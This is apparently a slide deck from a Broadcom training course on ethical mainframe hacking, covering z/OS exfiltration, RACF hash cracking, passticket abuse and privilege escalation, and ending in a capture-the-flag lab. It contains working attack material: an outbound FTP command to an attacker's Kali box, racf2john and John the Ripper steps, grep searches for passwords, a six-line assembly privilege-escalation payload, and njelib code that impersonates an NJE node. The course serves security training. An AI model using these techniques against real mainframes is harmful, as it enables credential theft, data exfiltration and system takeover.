//SYSUT2      DD  SYSOUT=(A, CSSMTP)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Using FTP is Easy

- FTP server works just like FTP
- PUT/GET datasets:
 - ***GET LRNR01.TAXES.2018(EXFIL)***
- Tips:
 - You can toggle EBCDIC off/on using ***ASCII/BINARY*** commands
 - To access UNIX, just use paths.
 - i.e. ***cd /u/lrnr01***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FTP Outbound?

- Both UNIX and TSO have an FTP command
- It works just like any other FTP program
- I have used this exact command in the past:
 - **FTP kalibox.ip 992**
 - Just make sure you open that port for an FTP server in Kali

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TFTPD Server

- In UNIX, you can run TFTP server in `/usr/sbin/tftpd`
- You can access it with a normal TFTP client
- Careful! EBCDIC to ASCII by default!
- To transfer in binary, use the flag `-a` (archive) and files will be transferred in binary!

```
/usr/sbin/tftpd -p 54321 /cool/folder
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Using Email SMTP

- Using the transmit program XMIT
 - `XMIT [/esnode].CSSMTP1 DA([dataset])`
 - `XMIT LRNR01.CSSMTP1 DA('LRNR01.EMAILOUT')`
- **Biggest challenge:** Requires you to put all the email headers in the file you want to send before you run this command

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Just Use NFS

- Yeah, that NFS!
- Are there any NFS shares available?
- Use nmap script 'nfs-showmount'
- Do we have write access to those folders/datasets?
- If so:
 - Copy your files there with **OCOPY/cp/PATHOPTS**
 - Use NFS in Kali to mount the file system
 - Copy the files to your system

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SFTP/SCP

- SCP and SFTP inbound and outbound work as expected
- Except it ONLY works with UNIX files (not datasets)
- Biggest difference:
 - **SCP** will ALWAYS do ASCII to EBCDIC
 - **SFTP** client transfers in binary by default
 - You can use an 'ASCII' command to force conversion, but only if outbound from z/OS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TRANSMIT or XMIT

- Use the TSO command TRANSMIT
 - e.g. **TRANSMIT ZM15.LRNR01 da('LRNR01.CRITICAL')**
 - Sends the file LRNR01.CRITICAL to LRNR01 on node ZM15
- LRNR01 can then receive the dataset using the receive command
 - e.g. **RECEIVE**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.




IND\$FILE

- Using your TN3270 Client
 - Not all clients are good at this
- File transfer relies on access to the **IND\$FILE**
 - Issues the command: **IND\$FILE GET 'PHIL.WARN' ASCII CRLF**
- Unbelievably slow but it works in a pinch

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



File Transfer Dialog



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Lab Exercise

In this lab exercise, you'll:

- Use multiple methods to identify APF-authorized libraries
- Use REXX script to identify RACF configuration items
- Use RACF SEARCH to identify what datasets you might have access to
- Use REXX to identify the current dataset concatenation
- See Lab 12-1 z/OS Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Execute enumeration
- Perform exfiltration

In the next module, you will:

- Learn about password cracking and Passtickets



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Password Cracking and Passtickets

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Objectives

This module will show you how to:

- Crack passwords
- Understand password encryption and hashing
- Understand Passtickets



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

>Password History

- In the beginning – was encoding
- RACF exit ICHDEX01 – default for many years
- Even after DES came along
- Encodes passwords (masks)
- Shifting, AND'ing and XOR'ing
- No Salt
- Trivial to reverse engineer and crack

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



A Masking Algorithm

```
i_pass = int(n.encode('hex'),16)      # convert pass to integer
i_tmp = i_pass << 1                 # Left shift by 1
i_tmp = i_tmp ^ i_pass               # XOR step1 output with orig pass
i_tmp = i_tmp >> 4                  # Right shift step2 by 4
i_tmp = i_tmp ^ i_pass               # XOR step3 output with orig pass
i_fin = "{0:X}".format(i_tmp)        # convert int back to bytes
return i_fin                         # return
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lucifer i.e. DES

- Late 1970's DES was the de facto NIST encryption standard for block ciphers
- Based on an IBM-submitted algorithm code named Lucifer
- IBM adopted it as an authentication mechanism in 1984
- "High level of security [b/c] it is one-way" - From IBM website (today)
- Hashes are not stored, and encrypted UID is
- good practice acts like a 'salt'

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



DES is Broken

- DES – Very quickly criticized as weak because small (56-bit) key size
- Compared to AES, it is between 272 and 2200 times smaller key
- Actual cracking of the cipher (1997 – 1999)
- 72 quadrillion keys (2^56)
- RSA DES Challenge – 39 days
- EFF Deep Crack – \$250k – 55 hours
- Collaboration – 22 hours

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Cracking Evolution

- Advances in password cracking force OEMs to increase keyspace
- RACF original keyspace 39 candidates, max 8
- 2005 RACF has mixed case
- 2007 9-100 length passphrase
- **John the Ripper** 1.0 came out in 1996, DES about 3k/s
 - RACF algorithm added in 2013
- **RACFSnow** N. Pentland - an optimized RACF cracker

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Newest Algorithm KDFAES

- Late 2014 – APAR OA43999
- Key Derivation Function (KDF) is used to encrypt the user ID, much like original DES
- Backwards compatible
- Passwords converted with no user input
- Passphrases must be changed manually
- Built to be more future-proof (i.e., tunable)
- IBM has not released specifics publicly

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



KDFAES Features

- Auto conversion for passwords (PWCONVERT)
- Password DES hash is input to KDFAES
- Speeds – slow, slower, slowest
- Defaults yield tremendously lowers hashes/second attempts
- How does that happen?
- Linear (serial) processing – subsequent steps depend on outcomes of intermediates
- Iteration counts starts in the hundreds of thousands
- Manipulating (relatively) high quantities of memory for each login, from 100s of KBs to many MBs

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Cracking DES and KDFAES

- Support in both *John the Ripper* and *Hashcat*
- RACF-specific auditing tool: *RACFSnow*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Obtaining Password Hashes

- Hashes are stored in the RACF DB
- Identify Database location
 - REXX Enumeration
 - **RVARY** command
 - Configuration Files
 - Exfiltrate DB file
 - Note: It is in binary

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Extracting and Cracking Hashes

- Use the program ***racf2john*** to extract the most recent password hash for every user
- It outputs to screen, so redirect with ‘> creds.txt’
- Use John the Ripper to crack the hashes:
 - ***john ./creds.txt***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





• Passtickets

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Why Passtickets?

- Essentially one timeish use passwords
- Used to allow ‘pass the hash’ type activities
- Created to solve sending plain text passwords over the network
- They are:
 - One-time use password
 - Though the user’s password still works
 - Generated for a single specific user/application
 - good for 10 minutes
 - Has optional replay protection

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Algorithm

- Publicly available
- Takes:
 - UserID
 - Application ID
 - Secret Key
- Generates a one-time password (8 characters)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Passticket Setup

- a **RACF PTKTDATA** profile has to be defined for that application
- Profiles can be defined in one of 4 combinations:
 - [application].[group].[user]
 - [application].[user]
 - [application].[group]
 - [application] ← this is the one that has security issues
- e.g. **RDEFINE PTKTDATA FEKAPPL UACC(NONE) SSIGNON(KEYMASKED(key16))**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Security Issue!

- A Passticket defined only at the application level can be used to create a temporary password for ANY account. All you need is the secret key and application ID.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TSO Passticket Demo

- We've setup a user with a TSO passticket
- Watch as the instructor generates a passticket for this user
- Without knowing their password


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Demonstration Only (no labs!)

In this demonstration, you'll see how to:

- Download the RACF database
- Parse out password hashes and passtickets
- Crack passwords using JtR
- Generate a passticket for a user using poorly encoded seed



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**[®]
MAINFRAME SOFTWARE


Module Summary

This module showed you how to:

- Crack passwords
- Understand password encryption and hashing
- Understand Passtickets

In the next module, you will:

- Learn about privilege escalation



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Privilege Escalation

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Objectives

This module will show you how to:

- Focus on easy attack methods
- Take advantage of APF-authorized libraries and files



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Low Hanging Fruit

- Always check your access!
- Current RACF Permissions ***LU***
 - Do you have ***OPERATIONS/SPECIAL***?
- UNIX access? ***LU OMVS***
- RACF ***SEARCH*** Command
 - ***SEARCH*** – shows all access
 - ***SEARCH CLASS(SURROGAT)***
 - How could we use this for Privesc?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



JCL Privesc

- If we have **READ** access to a SURROGAT profile
- Submit jobs as that user with **USER=XXXX**
- Using this, we can create a shell with CATSO or Metasploit
- See what level of access they have
- You can submit JCL with REXX

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Network Job Entry

- Is NJE enabled (it is)
- Can you read the JES2 Parmlib?
- Can you run the JES2 command **\$D NODE**
 - If a node isn't connected, we can become that node!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Python njelib.py

- Using the Python library [njelib.py](#), we can pretend to be an NJE node
- If the node is trusted, we've owned the mainframe
- More: <https://github.com/zedsec390/NJElib>
- Once connected, you're essentially running system commands

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/zedsec390/NJElib>

Example njelib

```
import njelib
nje = njelib.NJE("R105", "ZM15")
connected = nje.session(host="emh", port=175)
#send a command
Reply = nje.sendCommand(args.command)
print Reply
#send a message to someone
nje.sendMessage("YOU CAN'T HANDLE IT", "jnick")
#send a message to the master console
nje.sendMessage("ARF ARF")
#send a JCL file as a specific user
nje.sendJCL("cookie.jcl", "plague")
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIX Privesc

- Do we have ***BPX.SUPERUSER?***
 - ***su*** to root without a password
- Do we have ***BPX.FILEATTR.APF***
 - We can create APF-authorized files in UNIX with ***extattr +a***
- Do we have UPDATE access to ***SUPERUSER.FILESYS.MOUNT***
 - We can mount a malicious file system with APF/SETUID files

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Search/SuperC

- Use [=3.12](#) to search for words
 - Search PDS for the word 'PASSWORD'
- Use the JCL program ISRSUPC to do the same
 - Review the previous section for syntax

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Searching With UNIX

- In UNIX you can search for passwords

```
cat "///'DATASET(MEMBER)'"|grep -i password
```

```
cat "///'DATASET'"|grep -i password
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

DASDVOL Class

- If the DASDVOL class is active
 - You can check in the ***SETROPTS LIST*** output
- And you're assigned READ access rights to a volume
- You can 'DUMP' any file* (meaning you can copy any file)
- We can show you an example

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SETROPTS List

```
setropts list
ATTRIBUTES = INITSTATS WHEN(PROGRAM -- BASIC)
STATISTICS = NONE
ACTIVE CLASSES = DATASET USER GROUP ACCTNUM ACICSPCT APPL BCICSPCT CBIND
                  CCICSCMD CDT CFIELD CONSOLE CSFKEYS CSFSERV DASDVOL DCICSDCT
                  DIGTCERT DIGTCRIT DIGTNMAP DIGtring ECICSDCT EJBROLE
                  FACILITY FCICSFCT GCICSTRN GCSFKEYS GDASDVOL GEJBROLE
                  GSDSF GXCSFKEY GXFACILI GZMFAPLA HCICSFCT JCICSJCT KCICSJCT
                  LOGSTRM MCICSPPT NCICSPPT OPERCMDS PCICSPSB PTKTDATA
                  PTKTVAL QCICSPSB RCICSRRES RIMS SCICSTST SDSF SERVAUTH
                  SERVER STARTED SURROGAT TAPEVOL TCICSTRN TEMPDSN TSOAUTH
                  TSOPROC UCICSTST UNIXPRIV VCICSCMD WBEM WCICSRRES XCSFKEY
                  XFACILIT ZMFAPLA
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Volume Access

```
RL DASDVOL F1RES1 AUTHUSER
  CLASS      NAME
  -----  -----
DASDVOL      F1RES1

GROUP CLASS NAME
----- -----
GDASDVOL

LEVEL OWNER      UNIVERSAL ACCESS YOUR ACCESS WARNING
----- -----
 00   CHAD        NONE          ALTER       NO

INSTALLATION DATA
-----
NONE
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





APF-Authorized Files

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Authorized Program Facility

- If you have **UPDATE** or greater access to APP-Authorized Library, you can do whatever you want
- Unrestricted access to memory
- SVC: 107
- Set KEY in PSW
- MODESET Macro
- MODESET KEY=ZERO,MODE=SUP

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Privesc in Six Lines

```
MODESET KEY=ZERO,MODE=SUP  
L 5,X'224'  
L 5,X'6C'(5)  
L 5,X'C8'(5)  
NI X'26'(5),X'00'  
OI X'26'(5),X'B1'
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Step 1

L 5,X'224'
L 5,X'6C'(5)
L 5,X'C8'(5)

- ASCB → ASCX → ACEE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Step 2

```
NI X'26'(5),X'00'  
OI X'26'(5),X'B1'
```

- Zero out the ACEE stored in R5
- Set bit with B1 (SPECIAL, OPER, AUDIT)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



How to Use It

- Place the following in a dataset:
 - Entrance HLASM
 - Six lines of assembly
 - Exit HLASM
- Assemble/Link
 - Place in APF-Authorized Dataset
 - Make sure to use "SETCODE AC(1)"
- Call with JCL
 - PGM=[member name]
 - STEPLIB=[APF Dataset]

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



APF Challenges

- You cannot call APF-authorized programs from TSO
 - JES2 is authorized – this is why JCL works
 - UNIX **+a** programs are APF authorized
- Most ESMS now have protection to identify / prevent this type of attack*
 - * if it is enabled

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Automating It

- Ayoub released a REXX tool: ***ELV.APF***
 - From: <https://github.com/ayoul3/Privesc>
- Lists all APF libraries and your access to them
- Given an APF library inserts code giving you system SPECIAL, OPER, and AUDIT
- Arguments:
 - ***LIST***: Lists APF-Authorized Libraries
 - ***[Dataset]***: Inserts a program into this library/PDS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/ayoul3/Privesc>

Other Privesc

- ***ELV.SVC***
 - Some SVCs do the modeset for you if a register is set with a 'password'
 - This calls the svc
- ***ELV.SELF***
 - Instead of setting your ACEE, allows you to copy someone else's ACEE overtop of yours, effectively giving you their permissions

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Metasploit APF Privesc

- You must have UPDATE access to an APF library
- Use the FTP exploit
- Use the payload: ***apf_privesc_jcl***
- Escalates privileges and gives your account READ access to **BPX.SUPERUSER**
- Options:
 - **APFLIB** the APF library you have write access to
 - The rest are the same as all other payloads

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Focus on easy attack methods
- Take advantage of APF-authorized libraries and files

In the next module, you will:

- Start the Capture the Flag and Review!



 **BROADCOM**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Review and Capture the Flag (CTF)

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Module Objectives

This module will show you how to:

- Perform the Capture the Flag (CTF) exercise



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Review?

Are there any areas you'd like us to revisit?

- We covered a lot in the last few days
- There are no dumb questions!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

BROADCOM
MAINFRAME SOFTWARE



• [Capture The Flag](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Capture The Flag

- World's only mainframe CTF
- Use your resources!
- Connect to <http://emhctf:8000>

TIPS

- Create a team
- Work together, gather flags

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.




<http://emhctf:8000>

Module Summary

This module showed you how to:

- Perform the Capture the Flag (CTF) exercise



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Course Summary

This course showed you how to:

- Define and Articulate Mainframe Pentesting Basics (z/OS)
- Script in Linux and z/OS
- Work with Customer Information Control System (CICS)
- Better utilize RACF Security
- Perform OSINT and Network Reconnaissance



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Course Summary Continued

After this course, you will also be able to:

- Work with Shells
- Perform Enumeration
- Crack Passwords and utilize Passtickets
- Execute Privilege Escalation
- Better utilize UNIX System Services



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE



Thank You

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Appendix A

History

Why is it called a mainframe?

- Original mainframes had the "main frame" where all the components lived

By the years

- 1950s
 - 700/7000 Series
 - No OS, custom built
- 1964
 - s/360
 - General Purpose machine
 - Came with Operating System
 - Allowed Time Sharing
- 1970
 - s/370
 - Released in 1970
 - Full backward compatibility with s/360
 - Added support for virtual memory (1972)
 - Shared addressable memory between processes
 - More programming capability
 - Larger numbers
- 1990
 - s/390
 - Newer/Faster Architecture
 - Backwards Compatible
 - Originally named MVS/ESA
 - Renamed OS/390 (1995)
 - In 1993, IBM Added Open MVS
 - Fully POSIX-compliant UNIX
 - Part of MVS/ESA
 - Renamed UNIX System Services
- 2001
 - z/OS
 - Current version today

- Introduced 64-bit processing
- Backwards Compatible (to s/360!)
- Current Version: 2.03
- 2010
 - xxx
- 2024 and beyond
 - xxx

Security

- **Resource Access Control Facility (RACF)**
 - Introduced in 1976 after SHARE working group discussions
 - Uses **Allow all** rulesets
- **Access Control Facility 2 (ACF2)**
 - Released 1978
 - Developed for London Life Insurance in Ontario, Canada
 - Provides **Security by Default**
- **Top Secret (TSS)**
 - Released 1979
 - Similar in aspects to ACF2

z/OS Basics

Basics

- Hard drives are called Direct Access Storage Devices or **DASD**
- Hosts/servers are called **LPARs**
- Files are called **DATASETS**
 - e.g., **LRNR.LABS**
- No folders, instead DATASETS can be partitioned. This is called a Partitioned Dataset or **PDS**
 - Library, or LIB, is another name for a folder
 - e.g. **LRNR.LABS(LAB01-1)** & **LRNR.LABS(LAB02-1)** etc.
- Dataset (or file) Names are separated by dots '.'
 - e.g. **LRNR.PAYROLL.Q218**
- Each dot is a qualifier; the first one is called a High-Level Qualifier or **HLQ**.
 - e.g., Given the dataset **LRNR.REXX**, **LRNR** is the **HLQ**
- **NOTE:** Do not think of the dots as folders.
- For example:
 - Say we have three datasets:
 - **LRNR.LABS**
 - **LRNR.LABS.DAY1**
 - **LRNR.LABS.DAY2**
 - What happens if we delete **LRNR? LABS?**
 - **LRNR.LABS.DAY1** and **LRNR.LABS.DAY2** remain intact!

Connecting

- Most mainframes still use TN3270, sometimes called "green screen"
 - TN3270 is clear text based on telnet but can be encrypted with TLS

SNA

- Network Addressable Units (NAUs) make up logical connections (LU, PU, CP)
- Logical Units (LU)
 - Addressable connection point into an SNA network with which an end user can send and receive messages.
- Implemented by VTAM
- Specific LU assigned to your connection is located at the bottom of the screen

EBCDIC

- A different method of encoding text
- More Information: <https://en.wikipedia.org/wiki/EBCDIC>
- ASCII and EBCDIC chart: <http://www.3480-3590-data-conversion.com/article-ebcdic-ascii-table.html>

VTAM

- Virtual Telecommunication Access Method
- Window into the mainframe
- Three commands: **LOGON**, **LOGOFF** & **IBMTEST**
 - **LOGON** takes two arguments **APPLID()** and **DATA()**. DATA is optional; APPLID is the 8-character or less name of the application ID you want to connect to
 - **LOGOFF** disconnects your session
 - **IBMTEST** is a debug test command, that returns **IBMECHO**
- You can add your commands using a **USSTABLE**
- e.g., On the lab LPAR, the VTAM command **TSO** runs **LOGON APPLID(TSO)**

FTP

- FTP server built-in
- IBM added job execution with **SITE FILE=JES** and SQL execution with **SITE FILE=SQL**
- To return to "normal" FTP mode **SITE FILE=SEQ**
- To access files in a **PDS** cd into the dataset
- To access UNIX files, put a slash in the path, e.g., **cd /u/lrnr30**
 - To get back to MVS, i.e., datasets, use an apostrophe and two slashes, e.g., **cd '//LRNR30'**

SSH

- Standard Openssh server
- Can use SSH keys
- Provides access to UNIX (a.k.a. USS or OMVS)
- No access to CICS
- Access to TSO through **/bin/tso** or **/bin/tsocmd** commands

Network Job Entry (NJE)

- Allows for the submission of jobs to other **NODES** on the mainframe network

- More info: <https://www.alchemistowl.org/pocorgtfo/pocorgtfo12.pdf>

Logging On

- Connect with x3270
- At VTAM write **LOGON APPLID(TSO)**
- Enter username
- Enter password

Time Sharing Option (TSO)

- Command prompt of z/OS
- Instead of **\$** you get: **READY**
- Has a profile much like bash
- type **profile** to show your current profile settings
